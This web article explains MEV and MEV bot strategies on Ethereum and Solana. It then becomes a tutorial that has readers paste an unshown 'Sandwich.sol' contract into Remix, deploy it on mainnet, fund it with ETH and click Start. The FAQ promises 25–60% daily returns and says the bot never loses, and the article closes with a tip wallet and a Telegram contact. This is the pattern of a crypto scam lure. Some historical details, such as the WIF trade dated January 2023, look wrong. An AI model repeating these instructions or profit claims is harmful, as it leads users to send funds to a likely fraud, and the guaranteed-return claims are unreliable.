

In Decentralized Finance (DeFi), MEV bots are software programs that profit by front-running or sandwiching transactions on a decentralized crypto exchange. In this guide, we’ll show you how they work!
Table of Contents
- What is MEV?
-
What are MEV Bots and how do they operate?
- Main types of MEV Bots strategies
- Pros and cons MEV Bots
- Example of MEV Bots
- MEV Bots in Action: $1.9M Solana Profit
- How to create and use MEV Bot?
What is MEV?

Maximal Extractable Value (MEV), previously known as Miner Extractable Value, refers to the potential gain block creators can make by strategically ordering or managing transactions within a blockchain block.
The first destination of all transactions on a blockchain is the ‘mempool’ – a public place from which miners or validators select and arrange transactions in a certain order to be added to the next block. The transactions with the highest gas fees attached are picked first to be validated.
As a rule, block validators make profits from block rewards and transaction fees, but the emergence of decentralized finance (DeFi) and Web3 apps has led to a new revenue stream that has to do with the order in which transactions are added in a block.
Since miners and validators have full control over transaction ordering, they have unique opportunities to extract additional profits through strategic formation and ordering of transactions, a phenomenon that we call MEV.
MEV on Ethereum
While MEV is relevant for all blockchains, we usually discuss it in the context of Ethereum, which dominates the DeFi space and is the largest blockchain with smart contract capabilities.
Before 2023, Ethereum operated on the Proof of Work (PoW) algorithm, enabling a select group of participants, mainly miners crafting the blocks, to profit from MEV extraction. With the shift to the Proof of Stake (PoS) consensus mechanism, anyone can now serve as a block validator and capitalize on MEV prospects.
The Ethereum upgrade promotes the role of ‘searchers,’ which are individuals who use advanced algorithms to spot profitable opportunities on the blockchain. Searchers deploy MEV bots to send these lucrative transactions to validators.
In this setup, searchers pay higher gas fees to prioritize their transactions, earning profits in return, while validators benefit from the increased fees. It’s a mutually beneficial arrangement.
What Are MEV Bots and How Do They Operate?
MEV bots are sophisticated algorithms mostly run by specialized teams. They have been developed to monitor mempools with pending transactions, identify MEV opportunities, and then execute strategies such as frontrunning automatically.
MEV bots, while introducing profit opportunities and intensifying competition in the MEV sector, also introduce significant concerns. Many consider MEV as an ‘invisible tax’ on regular users as it leads to network congestion on Ethereum.
Main Types of MEV Bot Strategies
Here are the main types of MEV bots based on their strategies:
-
Arbitrage bots
These bots identify noticeable price differences for the same asset across different decentralized exchanges (DEXs) and capitalize on these gaps through trading. For instance, if a token’s price on Uniswap is less than on Sushiswap – two popular DEXs – the arbitrage bot would buy it from Uniswap and then sell it on Sushiswap, yielding a profit.
-
Frontrunning bots
These bots analyze the mempool for significant or promising transactions, intending to perform similar trades before their validation by offering a higher fee, ensuring they get into the next block sooner.
For example, let’s say a bot spots a sizable buy order for a token on Uniswap. It would then attempt to purchase that same token ahead of the initial order and resell at an elevated price once the initial order amplifies the token’s demand and price as a result of slippage.
-
Sandwiching bots
These algorithms integrate both frontrunning and backrunning strategies to encapsulate a targeted transaction.
In a scenario where a bot identifies a significant pending buy order for a token on a DEX, it aims to purchase the token right before the main order is processed (frontrunning) and eventually resell it at a higher price immediately after the pending order is executed by the unsuspecting trader (backrunning). This is usually a malicious strategy that involves three transactions:
- MEV bot places a buy order, pumping the token price.
- MEV victim purchases the token at a higher price.
- MEV bot sells the token on the DEX, benefitting from the price difference.
-
Flash loan bots
These bots utilize flash loans – quick loans settled within a single block – to conduct advanced trades demanding significant capital. For example, a bot could employ a flash loan to borrow a large amount of ether (ETH), exchange it for a different token on a DEX, swap again for ETH on a different DEX, and then settle the loan plus interest, all within a single block’s duration.
-
Liquidation bots
DeFi lending protocols like Aave, Compound, or JustLend require users to put up cryptocurrency as collateral, which can be liquidated if the user can’t repay the loan. The protocol enables anyone to liquidate the collateral and earn a liquidation fee. MEV bots can identify which borrowers can be liquidated and then collect these fees.
Pros and Cons of MEV Bots
Let’s now look at the pros and cons of MEV bots:
Advantages of MEV Bots:
- MEV isn’t limited to miners, widening the scope for Ethereum users to tap into profitable on-chain opportunities.
- User-friendly tools allow non-tech-savvy participants to pool liquidity and earn from the profits.
- Arbitrage-focused MEV bots increase market efficiency by correcting price differences across decentralized exchanges (DEXs).
Disadvantages of MEV Bots:
- Potential to compromise blockchain transparency and fairness, favoring those with more resources and influence.
- Can introduce unpredictable market fluctuations, catching traders unaware and triggering their stop losses.
- Attractive tools for deceitful activities, enabling malicious actors to exploit smart contract vulnerabilities.
- Inherent risks involved; unsuccessful strategies could result in financial losses.
Even when used fairly, you should know that MEV bots may be a risky business. If the strategies fail, users can lose money.
Examples of MEV Bots
There are examples of MEV bots making millions, although many of them use unethical methods that don’t benefit regular traders.

In the first half of 2023, an Ethereum bot made about $34 million in three months by using sandwich attacks and arbitrage strategies. The bot was very active, causing a significant increase in Ethereum’s transaction fees that exceeded $25 in May.
Last year, a MEV bot called 0xbad conducted an arbitrage transaction that yielded 800 ETH, which was valued at over $1 million at the time. Ultimately, a hacker outsmarted the bot by leveraging a flaw in its code, leading to the loss of all its profits and an extra 300 ETH from the crypto wallet.

According to data from Flashbots, the total Realized Extractable Value (REV) since Ethereum’s PoS upgrade has exceeded 416k ETH, which translates into more than $500 million in today’s prices!

It’s worth noting that the overwhelming majority of arbitrage opportunities are associated with Uniswap, while the vast majority of liquidation frontrunnings occur on Aave and Compound.
MEV Bot in Action: $1.9 Million Solana Profit
MEV tips in SOL are given to Solana validators running the Jito client.

In January of 2023, a MEV bot run by 2Fast extracted $1.9 million from a single transaction on the Solana blockchain. Here’s how it happened:
-
Strategy Implementation: 2Fast, a bot operator, used a back-running strategy on the dogwifhat (WIF) trades.
-
Profit Generation: The bot transformed 703 SOL (about $70,000) into 19,035 SOL (roughly $1.9 million) in 20 seconds.
-
Tip to Validator: A part of the profit, 890 SOL, was tipped to Figment, a network validator.
-
Exploiting Mistake: The gains were due to a trader’s error in a low-liquidity pool, leading to buying WIF at a highly inflated price.
-
Technology Use: Jito Labs’ tool enabled MEV discovery and transaction bidding on Solana, similar to Ethereum’s Flashbots.
How to create and use MEV Bot?
If you've read this far, you should now know everything you need to know about MEV Bots. First, I want to show you a few MEV Bots that use the code I'm about to give you.
1) 0x00000000003b3cc22aF3aE1EAc0440BcEe416B40
Last 30 Days Profit: $1,445,849.05
Best Trade: $684K profit > https://etherscan.io/tx/0x55572c2ac298f5f9e7021e16b57178ec19ad9252d9f6982daf85dc5cd629679f
2) 0x65c820013C751FcA05CEc2b5F6cE64375e9a194B
Last 30 Days Profit: $291,576.15
Best Trade: $113K Profit > https://etherscan.io/tx/0xf1c7edf0a6cf6f42d5b4b77f190c6f4864bc03f7e87f545005bd1975b1067c61
3) 0x2854b6fb7Ed126069f58429d98910e5aFDD9a59B
Last 30 Days Profit: $117,153.70
Best Trade: $17K Profit > https://etherscan.io/tx/0xf41786afef69e1b66c9f891520607405558dce17db2dee11d8b760ba2e4c6166
🚀 How it Works
Our Bot outperforms others by executing the following steps with remarkable speed:
1. Sends the Transaction: 💸 The bot initiates the process by sending the transaction into the fray.
2. Sniffs the Uniswap Mempool: 👃 Our bot’s sensitive ‘nose’ then detects the pending transactions in the Uniswap v2 Mempool.
3. Competes to Buy the Token On-chain: 🚀 The bot swiftly moves to purchase the token on-chain, sandwiching the victim’s transaction and creating a profitable slippage opportunity.
4. Returns the ETH to the Contract: 🔄 Finally, the bot sends back the ETH to the contract, ready for withdrawal.
1- Download MetaMask (if you don’t have it already):
2- Access Remix:
3- Head over to the Sidebar, Click on the “contracts” folder and then create “New File”. Rename it as “Sandwich.sol”
4- Paste the code in Remix:
5- Go to the “Solidity Compiler” tab and choose 0.6.6 compiler

6- Go to the “Deploy & Run Transactions” tab and on Environment select the “Injected Provider - Metamask”


7- It will appear a Metamask popup to connect your wallet, connect the wallet you want to deploy the bot.Make sure you are on Ethereum Mainnet.
8- Just press the arrow down to open up the deploy window.

9- Place your own Wallet Address on _Withdrawaladdress
(Can be a fresh new one.)

10- Then just press “Transact”.

By approving the Metamask contract creation fee, you will have created your own contract.
Your Contract will appear below, just press the > to open it.
11- Copy your newly created contract address and fund it with any amount of ETH that you would like the bot to earn with by simply sending ETH to your newly created contract address.

Head over to your Metamask and fund your newly created contract.

After your transaction is confirmed your balance should appear like this on your contract.
12- Click the “Start” button to run the bot.
The bot will start working immediately earning you profits from trades.
Withdraw your ETH at any time by clicking the “Withdraw” button.
FAQ
What average ROI can I expect?
According to our latest data of MEV bot performances (past 7 weeks) ROI is about +25–60% daily per user. Bot does not make any losses, it only executes trades when there’s proper arbitrage opportunity to make profit, so under all circumstances user is always on plus.
What amount of funds bot need to work?
We recommend funding the contract with at least 1 ETH but a minimum of 0.5 ETH could be required to cover gas fees and possible burn fees. The MEV Bots I showed above operate with high liquidity. You won't be able to make similar profits with 1-2 ETH, but you can make decent profits according to your budget. If you want to make big profits, I recommend starting with a minimum of 5 ETH. Both the number of transactions and the profits will increase.
If you want to buy me a coffee after you make a profit.
0x6C612c5dbFa5AcC96377b4121ae81758F8414939
Telegram: https://t.me/Otto0789
0x00000000003b3cc22aF3aE1EAc0440BcEe416B400x00000000003b3cc22aF3aE1EAc0440BcEe416B40